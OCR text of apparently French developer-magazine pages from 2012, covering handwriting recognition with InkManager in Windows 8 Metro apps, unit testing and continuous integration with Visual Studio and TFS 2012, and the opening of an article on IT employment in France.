Lorsqu'il s'agit d'écrire du texte nous avons bien sûr un clavier virtuel à notre disposition. Il fait très bien son office mais ce n'est pas toujours la meilleure solution car il impose une posture particulière et il est mal adapté à certaines personnes (les enfants notamment). Dans cet article nous allons donc étudier un autre moyen de fournir du texte : l'écriture et surtout la reconnaissance d'écriture (OCR).

Avertissement : *Modern UI est le terme définitif pour désigner la nouvelle interface utilisateur des applications et du système Windows 8, anciennement connu sur le nom « Metro ». La mention de Metro dans l'article renvoie à Modern UI.*

OBJECTIFS ET OUTILS

L'objectif de cet article est de donner les bases techniques permettant d'ajouter la reconnaissance d'écriture(OCR) dans une application Metro. Le code de l'article est écrit en C# mais les différents composants utilisés sont inclus dans le Framework WinRT et sont donc accessibles via du JavaScript ou du C++. Nous utiliserons Visual Studio 2012 RC pour l'écriture du code en partant d'une application Metro vide. À la fin de l'article nous aurons une application simple mais fonctionnelle : [Fig.1].

CRÉATION DE LA SURFACE DE DESSIN

Dans le Framework WPF, le panel InkCanvas permet de gérer la partie reconnaissance d'écriture et c'est donc tout à fait naturel de … ne pas le retrouver dans le Framework XAML des applications Metro 😊 ! En effet, afin de ne pas lier trop fortement l'OCR a une technologie d'UI précise, les équipes Microsoft ont préféré ne pas mettre à disposition de container spécialisé mais de proposer un composant spécial nommé « InkManager ». Celui-ci est uniquement responsable de gérer la reconnaissance d'écriture, indépendamment de l'affichage des résultats et des traits dessinés.

Nous allons donc utiliser un simple Canvas pour créer une surface de dessin dans notre application tout en gardant en tête que cela fonctionnerait avec n'importe quel contrôle du framework.

```
<Canvas x:Name=»inputCanvas» Background=»#FFE6DEFF» />
```

C'est sur celui-ci que l'utilisateur va dessiner les mots qu'il souhaite faire reconnaître.

> Initialisation de la reconnaissance d'écriture

Afin d'initialiser la reconnaissance d'écriture nous allons devoir faire deux choses importantes:

- Initialiser un gestionnaire d'encre (InkManager)
- Nous abonner aux différents événements d'interaction avec la zone de saisie (le Canvas)

```
private void InitReconnaissance()
{
  //Initialise l'ink Manager
  InkManager = new InkManager();
  var recognizers = InkManager.GetRecognizers();
  InkManager.SetDefaultRecognizer(recognizers.FirstOrDefault());

  //S'abonne aux différents événements de pointeurs
  // sur notre surface d'écriture
  inputCanvas.PointerEntered += OnPointerPressed;
  inputCanvas.PointerPressed += OnPointerPressed;

  inputCanvas.PointerMoved += OnPointerMoved;

  inputCanvas.PointerReleased += OnPointerReleased;
  inputCanvas.PointerExited += OnPointerReleased;

  //Pour contenir les résultats
  ViewModel[«Results»] = Results = new ObservableCollection<
ResultToDisplay>();
}
```

La classe InkManager s'initialise comme tout composant C# et possède un constructeur sans arguments. La deuxième ligne permet de définir un « Recognizer » par défaut. Un « Recognizer » est le composant faisant réellement la reconnaissance d'écriture. Il n'en existe pas un seul mais au contraire plusieurs, chacun étant spécialisé dans une langue bien précise. Dans notre cas, nous n'utiliserons que le premier disponible pour effectuer toutes les reconnaissances.

Finalement, nous nous abonnons aux différents événements de pointeurs pouvant survenir : entrée, sortie, déplacement et appui du pointeur. Pour rappel, dans une application Metro, un pointeur peut être une souris, un stylet ou un doigt de l'utilisateur.

Une collection contenant les résultats de la reconnaissance est aussi instanciée.




Fig.1

UTILISATION DES ÉVÉNEMENTS DE POINTEURS

> Information sur le pointeur

Lorsque l'utilisateur interagit avec le Canvas, des événements de pointeurs sont levés. Il est possible d'obtenir de nombreuses informations sur le pointeur lors de chaque mouvement en utilisant la méthode GetCurrentPoint sur l'argument de type `PointerRoutedEventArgs`. En voici quelques-unes des plus utiles :

```
PointerPoint currentPoint = e.GetCurrentPoint(inputCanvas);

//Le pointeur «touche» l'écran ?
var isInContact = currentPoint.IsInContact;

//Est-ce la souris qui est utilisée (identique pour les autres devices)
var isMouse =
 currentPoint.PointerDevice.PointerDeviceType == PointerDevice
Type.Mouse;

//Position du pointeur par rapport au Canvas
var position = currentPoint.Position;

//Quand à été enregistré l'événement ?
var timestamp = currentPoint.Timestamp;

//Est-ce que le bouton gauche est enfoncé.
var isLeftButtonPressed = currentPoint.Properties.IsLeftButton
Pressed;

//Etc ...
```

> Passage des informations à l'InkManager

Il est nécessaire de fournir à l'InkManager les pointeurs agissant avec la surface d'interaction. Pour cela il définit trois méthodes importantes :

- **ProcessPointerDown :** un pointeur entre en interaction avec la surface. Soit l'utilisateur pose son doigt dessus, soit il fait glisser son doigt d'en dehors de la surface vers l'intérieur de celle-ci.
- **ProcessPointerUpdate :** l'utilisateur déplace un pointeur précédemment en contact.
- **ProcessPointerUp :** l'utilisateur enlève un pointeur de la zone d'interaction. Soit il relève son doigt soit il fait sortir son doigt de la zone sans le relever.

Chacune de ces méthodes, prend en paramètre le pointeur précédemment obtenu avec la méthode GetCurrentPoint. Celui-ci contient les informations nécessaires pour que l'InkManager soit capable d'identifier un pointeur et d'enregistrer les mouvements correspondants. Il est cependant possible que le système d'événements se prenne les pieds dans le tapis et nous renvoie les événements dans un ordre anormal. Par exemple, il est possible que l'on reçoive le déplacement d'un pointeur alors qu'il est déjà sorti de la zone d'interaction. Dans ce cas, le verdict est sans appel : une exception est levée ! Pour éviter ce problème, nous maintenons une liste des ids des pointeurs en cours de traitements et ne passons les informations à l'InkManager que si nécessaire.

```
void OnPointerPressed(object sender, PointerRoutedEventArgs e)
{

 PointerPoint currentPoint = e.GetCurrentPoint(inputCanvas);

 if (e.Pointer.PointerDeviceType == PointerDeviceType.Mouse
   && !currentPoint.Properties.IsLeftButtonPressed) return;

 //Si le pointeur est déjà géré, on sort !
 if (_managedIds.Contains(currentPoint.PointerId)) return;

 //Sinon on l'ajoute aux pointeurs traités
 _managedIds.Add(currentPoint.PointerId);

 //passage à l'inkManager
 InkManager.ProcessPointerDown(currentPoint);

 //Utile pour l'affichage des strokes
 _lastPoint = currentPoint.Position;

}
```

Vous noterez aussi que nous n'enregistrons les interactions de la souris que si le bouton gauche est pressé, ce qui est le comportement attendu.

RECONNAÎTRE LE TEXTE !

Le grand moment est arrivé, l'application va reconnaître du texte ! Pour cela, nous allons utiliser la méthode RecognizeAsync de l'InkManager :

```
//Pas de dépense de CPU inutile : sauvons les poneys !
if (InkManager.GetStrokes().Count <= 0) return;

//Obtention des résultats
var recognizeResults = await InkManager.RecognizeAsync(Ink
RecognitionTarget.All);
```

Cette méthode utilise implicitement le Recognizer défini pendant la phase d'initialisation sans quoi une exception est levée.

> Différents mots reconnus

Les résultats de la reconnaissance sont une liste d'objets de type `InkRecognitionResult` et non pas directement une liste de mots. En effet, l'InkManager est suffisamment intelligent pour reconnaître que plusieurs mots peuvent être écrits dans la zone et il nous indique courtoisement les différentes zones qu'il a identifiées. Pour chaque zone, il nous donne le rectangle permettant de l'entourer et la liste des mots reconnus pour chacune, trié par ordre de «probabilité ». L'application utilise intelligemment cette information pour afficher ces rectangles et les résultats correspondant dans une couleur aléatoire [Fig.2]. Le code se contente de créer un rectangle de la bonne couleur et de le placer dans le Canvas. Chaque "possible" mot reconnu est alors ajouté dans la liste des résultats en lui associant la couleur du rectangle :

```
for (int i = 0; i < recognizeResults.Count; i++)
{

 var resultat = recognizeResults[i];

 //Affichage du rectangle
 DisplayRect(resultat.BoundingRect, colors[i % colors.Length]);

 //recupération des possibles mots
 var textCandidates = resultat.GetTextCandidates();
 foreach (var reconnu in textCandidates)
```

```
  {
    //ajout de chacun à la liste des résultats
    Results.Add(new ResultToDisplay()
    {
      Text = reconnu,
      Color = colors[i % colors.Length].ToString()
    });

  }
}
```

> Différentes cibles de reconnaissance

Revenons maintenant un peu en arrière sur l'appel de la méthode RecognizeAsync : nous indiquons une cible de reconnaissance sous la forme d'un enum de type InkRecognitionTarget. Ceci nous permet de spécifier comment va fonctionner la reconnaissance :

- **All :** tous les tracés sont utilisés.
- **Selected :** uniquement les tracés sélectionnés (ceux ayant IsSelected = true) ;
- **Recent :** uniquement ceux présents depuis la dernière demande de reconnaissance. Ce mode est très utile dans le cas de tracking en temps réel des mots écrits.

AFFICHER CE QUE DESSINE L'UTILISATEUR !

Pour l'instant, l'utilisateur ne voit pas ce qu'il écrit et cela n'est donc pas très intéressant pour lui. Afficher les tracés est cependant un jeu d'enfant : nous allons ajouter des objets Line dans le Canvas ! Pour cela, nous enregistrons à chaque mouvement la position du pointeur. Au mouvement suivant, si le pointeur s'est suffisamment déplacé (2 pixels dans notre cas) alors nous dessinons une ligne entre les deux points.

```
void OnPointerMoved(object sender, PointerRoutedEventArgs e)
{

 PointerPoint currentPoint = e.GetCurrentPoint(inputCanva

 //… code déjà vu

 DisplayStroke(currentPoint.Position);
}
private void DisplayStroke(Point currentPoint)
 {
  //Est-ce que cela a assez bougé
  if (Math.Sqrt(
    Math.Pow((currentPoint.X - _lastPoint.X), 2)
    + Math.Pow((currentPoint.Y - _lastPoint.Y), 2)
    ) < 2)
    return;

  //Création de la ligne (verte)
  Line line = new Line();
  line.StrokeThickness = 4;
  line.Stroke = new SolidColorBrush(Colors.Green);

  line.X1 = _lastPoint.X;
  line.Y1 = _lastPoint.Y;
  line.X2 = currentPoint.X;
  line.Y2 = currentPoint.Y;

  //Ajout au canvas
  inputCanvas.Children.Add(line);

  //Enregistrement du point pour la postérité
  _lastPoint = currentPoint;
 }
```




Fig.2

LES BONNES SURPRISES DE L'INKMANAGER

Nous avons déjà atteint notre objectif initial en reconnaissant du texte mais l'InkManager nous réserve encore des surprises dont on ne va pas se passer !

> Les différents modes de l'InkManager

Jusqu'à présent l'InkManager est utilisé en mode « tracé », il enregistre tout ce qu'on lui donne. Mais il est aussi possible de lui indiquer d'autres modes :

- Erasing : efface les tracés existants au lieu de les enregistrer.
- Selecting : sélectionne les tracés.

Il est ainsi possible de présenter différents modes à l'utilisateur pour qu'il puisse corriger d'éventuels mauvais tracés ou n'en sélectionner que quelques uns pour la reconnaissance.

> Sauvegarde et restauration d'écritures

Oui, il est possible de sauvegarder ce qu'a enregistré l'InkManager dans un stream à l'aide de la méthode SaveAsync. L'InkManager produira alors un fichier image affichant uniquement les différents tracés. Voici un exemple : [Fig.3]. Ce qui est intéressant c'est aussi de pouvoir recharger les tracés grâce à la méthode LoadAsync. Il est alors nécessaire d'afficher les strokes en les obtenant depuis l'InkManager de cette façon :

```
var strokes = InkManager.GetStrokes();
```




Fig.3

> Et en JavaScript ?

Tout ce que nous avons vu jusqu'ici en C# est aussi réalisable en JavaScript car l'InkManager est un composant WinRT. En s'abonnant aux différents événements msPointer dans le javascript et en fournissant les pointeurs à l'InkManager, il est possible de reconnaître le texte tracé par l'utilisateur dans une application HTML !

EN RÉSUMÉ

Nous avons pu voir comment le Framework Modern UI nous permettait de mettre en place facilement de la reconnaissance d'écriture dans nos applications tablettes. Il ne reste plus qu'à écrire des applications maintenant ☺ !

Jonathan **Antoine** & Simon **Ferquel** - *Infinite Square*

Prenez une longueur d'avance : créez une application Windows 8 avec Visual Studio & TFS 2012

Partie 5 : Intégration Continue

Après avoir lancé le développement du projet dans les deux précédents articles, il est temps de s'intéresser aux moyens d'assurer un niveau de qualité du code. Cet article présente donc les principes d'intégration continue et de de tests unitaires automatisés.

Nous allons également montrer comment il est possible très simplement, de mettre en place un plan de build et tests automatisés grâce à Visual Studio 2012 et Team Foundation Server 2012.

LES TESTS UNITAIRES

Lors de l'ajout d'une fonctionnalité à une application, les développeurs sont souvent amenés à modifier du code qu'ils ont écrit auparavant. Dans ce cas, il faut que le code modifié implémente cette nouvelle fonctionnalité, mais également qu'il continue de répondre aux besoins de toutes les fonctionnalités qui l'utilisent. Si cette opération peut sembler triviale lorsqu'elle est effectuée sur du code assez récent (écrit la veille par exemple), elle l'est beaucoup moins lorsque le code date de plusieurs mois, voire années. L'opération s'avère encore plus compliquée lorsqu'il s'agit de modifier du code écrit par un autre développeur…

Une question fondamentale se pose alors : Lorsque je modifie un morceau de code, comment savoir le plus rapidement possible, si ma modification a impacté les fonctionnalités déjà implémentées ?

Pour y répondre, il est intéressant de se pencher sur un concept qui possède de nombreuses subtilités, souvent mal appréhendé, voire délaissé : Les tests unitaires. Les tests unitaires sont une manière efficace de produire un moyen de vérification rapide pour les développeurs. Ils s'inscrivent pleinement dans la logique d'un feedback continu (i.e. « Vérifier et trouver les bugs le plus tôt possible »).

L'écriture de tests unitaires demande un investissement considérable, de l'ordre de 50 % du temps de travail d'un développeur. Cependant la qualité et la robustesse apportée par ces tests s'avèrent cruciales sur des projets de taille moyenne et supérieure.

> Quoi de neuf ?

Cette nouvelle version de Visual Studio comporte une refonte importante de sa partie test, notamment au niveau de l'outil d'exécution de tests en lui-même : L'**Unit Test Runner**.

Tout d'abord, son interface a été grandement simplifiée. Les fenêtres utilisées précédemment pour visualiser et exécuter des tests unitaires sont regroupées dans une seule : L'**Unit Test Explorer**. Celle-ci est le nouveau point d'entrée de l'exécution de tests unitaires dans Visual Studio. La partie configuration des tests a également été simplifiée. Il n'est plus nécessaire de passer par une laborieuse étape de configuration des fichiers *.testsettings* de la solution car les tests unitaires sont exécutables sans ces fichiers.

Note : *Les fichiers .testsettings ne sont d'ailleurs plus créés lors de l'ajout d'un projet de test à la solution. Ils n'ont néanmoins pas totalement disparus et restent disponibles pour une gestion plus fine de la configuration. Il faut cependant les créer et les ajouter manuellement à la solution.*

À noter que par défaut, la couverture de code est déjà activée. Dès la création d'un projet de test, il suffit de cliquer sur **Analyze Code Coverage** pour voir quelles lignes de codes ne sont pas vérifiées par un test unitaire.

Autre évolution importante : Il est maintenant possible de créer et exécuter des tests unitaires en C++ avec un fonctionnement proche des tests unitaires écrits en C#. Des macros C++ fournies lors de la création du projet de test permettent de retrouver un vocabulaire familier tel que **TEST_CLASS** ou **TEST_METHOD** dans lesquels il suffit d'écrire notre test ainsi que nos assertions sous la forme :

```
TEST_CLASS(TestClassName)
{
public:
  TEST_METHOD(TestMethodName)
  {
    // Run a function under test here.
    ASSERT::AreEqual(expectedValue, actualValue, L»message», LINE_INFO());
  }
}
```

La refonte en profondeur du **Unit Test Runner** lui a permis non seulement de gagner en rapidité d'exécution, mais a également permis une dernière amélioration majeure : La possibilité d'intégrer des frameworks de test tiers, tel que N-Unit, à la batterie de tests jouée par le Unit Test Explorer. Cette intégration se base sur une utilisation d'adaptateurs permettant l'interaction entre le Unit Test Explorer et les autres frameworks de test (Il faut alors un adaptateur par frameworks). De nombreux frameworks sont déjà disponibles, en C#, C++ et même JavaScript. (Pour une liste plus détaillée : http://blogs.msdn.com/b/visualstudioalm/archive/2012/03/02/visual-studio-11-beta-unit-testing-plugins-list.aspx)

> Comment tester ?

Outre les améliorations techniques apportées par cette version 2012 de Visual Studio, des améliorations au niveau méthodologique sont également apparues et fournissent de l'aide à l'utilisation de certains principes de tests.

Les principes de base des tests unitaires restent les mêmes, indépendamment de l'outil utilisé. On découpe généralement un test unitaire en trois grandes parties :

- **Arrange** : Création du contexte qui permet de tester la logique d'un morceau de code
- **Act** : Utilisation du morceau de code
- **Assert** : Vérification que l'utilisation du morceau de code produit bien le résultat attendu


L'importance des deux dernières étapes (**Act** et **Assert**) n'est plus à démontrer, et celles-ci sont généralement faciles à comprendre et à utiliser. Cependant, la plus grande source de méprises des tests unitaires provient souvent de la première étape (**Arrange**) qui non seulement doit initialiser le contexte du test, mais doit également s'assurer de son isolation. En effet, un test unitaire est censé être rapide à exécuter et tester uniquement la logique du code. Dans l'idéal, un test unitaire doit être valable indépendamment de tout contexte externe (L'heure d'exécution ne doit pas influer, l'intégrité de la base de données non plus, etc.) et cette isolation n'est pas toujours très facile à saisir et à mettre en place. Heureusement cette nouvelle version de Visual Studio nous fournit de nouveaux outils totalement intégrés à l'environnement de développement.

> Les Fakes

Pour pouvoir obtenir des tests unitaires indépendants et simples, il est nécessaire de les isoler de leurs dépendances. Pour cela, l'utilisation de **Fakes** permet de **simuler** la présence de ces dépendances et d'utiliser leurs fonctionnalités qui nous intéressent, sans pour autant devoir embarquer toute leur complexité. La nouvelle version de Visual Studio apporte deux types de **Microsoft Fakes** qui nous permettent d'isoler nos tests unitaires : Les **Stubs** et les **Shim**. L'un comme l'autre nous permet de redéfinir le comportement des méthodes et des propriétés de nos types. Dans le cas où l'on veut tester le comportement d'une méthode *MySystem.GetStatus()* qui permet de vérifier l'état d'une connexion à une base de données, en se basant sur une propriété *Status* d'une classe *Db* : L'utilisation des **Microsoft Fakes** permet d'éviter d'avoir à utiliser la classe originelle et ainsi de s'affranchir des connexions à la base de données qui sont normalement engendrées. Ils permettent ensuite de paramétrer le fonctionnement des dépendances de la méthode testée, en donnant la valeur *opened* à la propriété *Status* par exemple. Le test unitaire peut alors se concentrer sur le fonctionnement du code de la méthode *GetStatus()* et sur sa capacité à gérer les valeurs contenues dans la propriété *Status*.

Les **Stubs** se basent sur l'utilisation d'une **interface**. Deux classes sont généralement créées à partir de cette interface : Une classe qui décrit un comportement normal et une classe qui implémente les mêmes méthodes, mais avec un comportement *Fake* et indépendant. Dans le cas de l'exemple précédent, la méthode *GetStatus*() de la classe *MySystem* est la méthode testée, tandis que l'interface *IDb* implémentée par la classe *Db* est utilisée pour générer un **Stub**. Les Stubs demandent d'adopter une méthodologie particulière pour coder ses projets (Utilisation massive d'interfaces), mais peuvent être facilement implémentées manuellement, sans l'aide même de Visual Studio. Les **Shims** quant à eux s'affranchissent du besoin d'utilisation d'une interface. Dans le cas de l'exemple précédent, la méthode testée est toujours la même, mais ici, une classe **ShimDb** est directement utilisable grâce à la génération de **Microsoft Fakes** de Visual Studio 2012. En outre, les Shims permettent également de redéfinir le comportement de classes dont la modification n'est normalement pas possible (Par exemple les classes contenues dans le Framework .NET) [Fig.1].

Fig.1



La génération de **Stubs** et de **Shim** se fait par assembly, et il suffit d'un simple clic droit sur une assembly référencée dans le projet de test. Visual Studio rajoute alors une référence vers une assembly sous la forme *MonAssemblySource*.Fakes. Il crée ensuite tous les Stubs et les Shims possibles des types contenus dans l'assembly source. Il suffit ensuite d'utiliser la syntaxe *MonAssemblySource*. Fakes.Stub*MonInterface* pour utiliser un Stub, ou *MonAssembly Source*.Fakes.Shim*MonType* pour utiliser un Shim.

L'INTÉGRATION CONTINUE

> La Build

La Build est le nom donné au processus chargé de générer les livrables à partir du code source du projet, et d'exécuter des tests automatisés, ainsi que des outils de rapport d'analyse.

Le processus de build est simplement un enchaînement d'actions dans un ordre défini, ayant chacune un rôle bien précis tel que : récupérer la dernière version du code source, compiler les projets, exécuter les tests unitaires, générer des rapports, etc. Le scénario d'exécution de ces actions est défini à l'aide d'un workflow, basé sur la technologie Workflow Foundation apparue avec le Framework .Net 4.0. Ce workflow se présente sous la forme d'un fichier .XAML, stocké dans le contrôleur de code source, et modifiable dans Visual Studio afin de personnaliser les actions effectuées.

Les possibilités de personnalisation du processus sont très étendues de base car l'on dispose d'un grand nombre d'actions disponibles et configurables. Il est possible d'aller encore plus loin en intégrant directement des scripts ou bien du code .Net au sein même de notre workflow.

> Infrastructure du Service de Build de TFS 2012

L'organisation des projets dans Team Foundation Server se base sur le découpage par collections de projets et projets (cf article n°1).

Chaque collection de projet est liée à un contrôleur de build. Le contrôleur de build gère un à plusieurs agents de build. Les Builds sont exécutées par des agents de build. Un agent de build se présente sous la forme d'un service Windows qui se charge de tout le processus de génération des livrables, exécution des tests et déploiement de la solution. Les agents de build consomment énormément de ressources sur la machine qui l'exécute. Les agents de build gèrent une file d'attente pour l'exécution des builds demandées comme le font les services d'impression. On définit généralement un agent de build pour chaque type de build, ou projet, que l'on souhaite exécuter. Un agent pour les builds d'intégration continue, un autre pour les nightly builds et encore un autre pour les builds de release par exemple. Il n'est possible d'installer qu'un seul contrôleur de build par machine physique. Il faut donc prévoir une machine de build (contrôleur et agents) au minimum par collection de projets.

> L'intégration continue

L'intégration continue est une des recommandations de l'Agile Manifest pour la réalisation de projet en mode agile. Il s'agit d'effectuer une compilation complète ainsi que d'exécuter l'ensemble des tests unitaires à chaque fois qu'une nouvelle version du code est archivée sur le contrôleur de code source par un membre de l'équipe. Cela a pour but de valider que la modification n'empêche pas la compilation et passe bien tous les tests. Il est ainsi possible d'identifier au plus tôt des changements qui s'avèreraient bloquants, voire même de bloquer une nouvelle version qui ne remplirait pas les cri-

tères et de conserver la précédente version sur le contrôleur de code source pour toute l'équipe (Gated Check-in).

CRÉATION D'UNE BUILD D'INTÉGRATION CONTINUE

> Configuration du contrôleur de builds de la collection

La configuration d'un contrôleur de build s'effectue depuis la console d'administration de Team Foundation Server dans la partie *Build Configuration*. De base, aucun contrôleur n'est configuré. Il faut le configurer avec l'assistant *Configure Installed Feature* puis *Team Foundation Build Service Configuration*. Il suffit alors de spécifier la Collection de projet liée à ce contrôleur, le compte utilisé pour exécuter le service, le nombre d'agents de builds à créer immédiatement et le port de communication à utiliser pour communiquer avec TFS. Une fois les informations vérifiées et l'opération terminée, le contrôleur créé ainsi que les agents de builds associés sont visibles dans la console d'administration de Team Foundation Server.

> Création de la build d'intégration continue

La création d'une nouvelle build se fait depuis le Team Explorer de Visual Studio. Vous devez disposer d'un compte appartenant à l'équipe du projet ou bien membre du groupe *Builders* afin de pouvoir gérer les définitions de builds. Dans le Team Explorer, l'onglet Builds, regroupe toutes les définitions de builds du projet, ainsi que les résultats des dernières builds exécutées. A côté du menu Actions se trouve l'option *New Build Definition* qui permet d'en créer une nouvelle. L'écran de configuration d'une Build permet une configuration très fine, sous la forme d'une interface graphique facilement abordable, donnant accès à un large panel d'options. L'onglet ***Général***, permet de définir un nom et une description à la Build mais également de définir le mode de fonctionnement de la liste d'attente pour l'exécution de build. Il est généralement préférable de laisser ce mode actif et cela devient même indispensable dans le cas d'intégration continue qui peut potentiellement recevoir plusieurs demandes à intervalle très réduits. L'onglet ***Trigger*** permet de déterminer les conditions de déclenchement d'une build. On retrouve ainsi le mode ***Manual*** : à la demande, ***Continuous Integration*** : à chaque check-in de code, ***Rolling Builds*** : accumulation des check-ins pendant la durée de l'exécution courante d'une build, ***Gated Check-in*** : build et effectue les tests puis valide le checkin si tout se passe bien, et enfin le mode ***Schedule*** : exécution programmée de la build (tous les jours à 3h du matin par exemple). L'onglet ***Workspace*** permet de déterminer l'espace de travail sur lequel tourne la Build. Il s'agit d'un chemin d'accès dans le contrôle de code source. Cela permet de limiter la quantité d'informations traitées en se limitant uniquement au code utile à la compilation. L'onglet ***Build Default*** permet de définir le contrôleur sur lequel la build va s'exécuter ainsi que la destination où déposer les livrables générés. Cela peut être un partage réseau ou bien encore un dossier du contrôle de code source. Il est possible également de configurer un déploiement automatique sur Azure ou sur un serveur web dans le workflow de Build. L'onglet ***Process*** propose de définir notamment les projets à builder, les tests automatiques à exécuter, les rapports à générer et tout un panel de paramètres supplémentaires.
Enfin, l'onglet ***Retention*** Policy permet de déterminer la politique de conservation du résultat généré en fonction de l'indice de qualité. Ainsi il est possible de définir que les 10 dernières builds réussies seront conservées, contre les 5 dernières échouées et les 3 dernières partiellement réussies, seront conservées dans l'historique.
Les paramètres de base rendent la configuration de build utilisable en l'état et dans le cas d'une intégration continue avec l'exécution de tests unitaires comme décrit dans la première partie de cet article. En effet l'agent de build ira automatiquement rechercher tous les éléments de types test (projets et classes) nommés *test* et les exécutera. Il est bien entendu possible d'affiner cette sélection en définissant notamment des catégories de test.

> Lancer l'exécution de la build et afficher le rapport

De retour dans la section Builds du Team Explorer, la nouvelle définition de Build apparaît dans la liste. Elle est exécutée automatiquement à chaque nouveau check-in. Cependant il est possible d'en déclencher l'exécution manuellement afin de la tester. Pour cela, un clic droit sur la définition de build puis *Queue New Build* et la demande est ajoutée à la file d'attente d'exécution. Une fois démarrée, elle apparaît dans la liste du haut comme démarrée et il suffit de double-cliquer dessus pour en suivre le déroulement en temps réel. Une fois terminé, le rapport détaillé est disponible et permet de suivre en détail chacune des actions et permet d'analyser les éventuelles erreurs.

> Mise en place d'alertes

Il est possible avec Team Foundation Server 2012 de définir des alertes e-mails sur des évènements liés à tous les services de Team Foundation Server et également liés à la Build. Il est assez répandu de définir une alerte e-mail à l'équipe de développement lors de l'échec d'une build. Ces alertes sont configurables depuis l'interface d'administration du site d'équipe dans l'onglet *alerts*. Il est possible de définir des critères déclenchant l'envoi d'une alerte, mais également de choisir les personnes à qui les envoyer.

> Team Foundation Server sur Azure

Avec l'offre Team Foundation Service de Microsoft, actuellement en bêta, il est déjà possible de s'affranchir d'une infrastructure physique pour le server TFS 2012 grâce à l'hébergement sur Azure. Il est également possible d'héberger ses agents de builds dans des machines virtuelles sur Azure. Cela permet de simplifier un déploiement automatisé de projets de type Cloud avec la mise en place de workflow dédiés.

CONCLUSION

Ont été présentés dans cet article, la création de tests unitaires, la mise en place de processus de build automatisés et l'intégration de l'exécution de ces tests à notre workflow d'intégration continue. Cela pose les bases pour un développement de qualité et dans le respect des recommandations agiles et offre aux équipes de développement des outils permettant d'améliorer leur productivité de manière non négligeable. Le prochain article, et dernier de cette série, présentera les possibilités en termes de tests fonctionnels et de tests d'interfaces offertes par la suite Visual Studio ALM 2012. Cela sera aussi l'occasion de présenter une nouveauté de cette version 2012 de Team Foundation Server : la demande de feedback.

Philippe **Didiergeorges** et Vivien **Fabing** *Consultants équipe ALM*
http://blogs.developpeur.org/Philess - http://blogs.developpeur.org/vivien

Infinite Square : http://www.infinitesquare.com

L'emploi IT en 2012

Recrutements difficiles, turn-over et même chômage : une situation contrastée

32 800, c'est le nombre d'inscrits à Pôle Emploi qui relevaient des métiers IT en juillet 2012. Et pourtant, les entreprises éprouvent des difficultés à recruter ! Programmez a enquêté sur le sujet brûlant des emplois IT.

Par Yves Grandmontagne

Au moment où la France franchit tristement la barre des 3 millions de chômeurs, l'informatique et les télécoms suivent la tendance en enregistrant une progression de 7,9 % des demandeurs d'emploi indemnisés sur ce secteur. Ainsi 32 800 inscrits à Pôle Emploi relevaient des métiers IT en juillet 2012, soit un taux de chômage moyen de la profession d'environ 6%. La majorité de cette population relevant d'une qualification niveau Bac+5, il faut comparer ce chiffre avec celui du taux de chômage moyen des cadres, 3,9%. Les métiers des IT affichent donc des particularités qui en feraient presque un cas à part. Encore, ces chiffres ne prennent-ils pas en compte une large partie d'indépendants qui n'entrent pas dans les statistiques ! L'enquête Besoins en Main-d'Oeuvre (BMO) 2012 menée par Pôle Emploi révèle que les ingénieurs et les cadres d'études et R&D de l'informatique figurent parmi les profils les plus demandés. Attention à ne pas faire de confusion avec les chiffres des offres à l'attention des cadres informaticiens fournis par l'APEC, 164 927 offres sur 12 mois glissants, soit une progression de 23%. Les entreprises du secteurs pratiquent l'anticipation et publient ou renouvellent régulièrement des offres sans recruter, de plus une partie de ces offres concernent les télécoms, qui sortent de notre focus. En revanche, tous les observateurs s'accordent à reconnaître que dans nos métiers, l'inadéquation de l'offre et de la demande est une problématique majeure.

> Il se crée finalement peu de nouveaux emplois IT

Le numérique et les IT sont une filière d'avenir, entend-on régulièrement, au point que certains professionnels regrettent le peu d'attention que portent les pouvoirs public sur un secteur qui crée des emplois, alors qu'ils se concentrent sur le maintien d'industries que l'on sait plus ou moins condamnées. Qu'en est-il en réalité, combien la filière IT crée-t-elle d'emplois ? Si l'on se réfère aux chiffres du Syntec numérique, 40 000 recrutements ont été réalisés par la filière en 2011. 30 000 sont des emplois de cadres et d'ingénieurs. Le Syntec numérique a estimé que ces chiffres seront portés à 35 000 recrutements en 2012, dont 30 500 pour les cadres et ingénieurs. Ce que confirme l'APEC qui pour 2012 anticipe le recrutement de 30 460 cadres. Mais combien de ces emplois sont de vraies créations ? Deux chiffres apportent une réponse :

> *« Niveau de qualification élevé et turn-over sont les deux spécificités du marché du travail informatique. »*

Les entreprises anticipent des difficultés de recrutement

L'enquête BMO Pôle-emploi 2012 affiche une réelle tension dans les entreprises face au recrutement des métiers IT. 62,3% des employeurs (ils n'étaient que 44,6% en 2011) anticipent des difficultés de recrutement pour les postes d'ingénieurs, cadres études et R&D.

pour le Syntec numérique, il s'est créé 5 600 emplois nets en 2011, soit à peine plus d'un emploi créé pour 10 recrutements ! ; et pour l'APEC (Panel Entreprises 2012), 2 780 nouveaux postes de cadres seront créés cette année, soit moins de 10% des recrutements de cadres dans la filière ! Moins de 15% des recrutements concerne des créations nettes de postes.

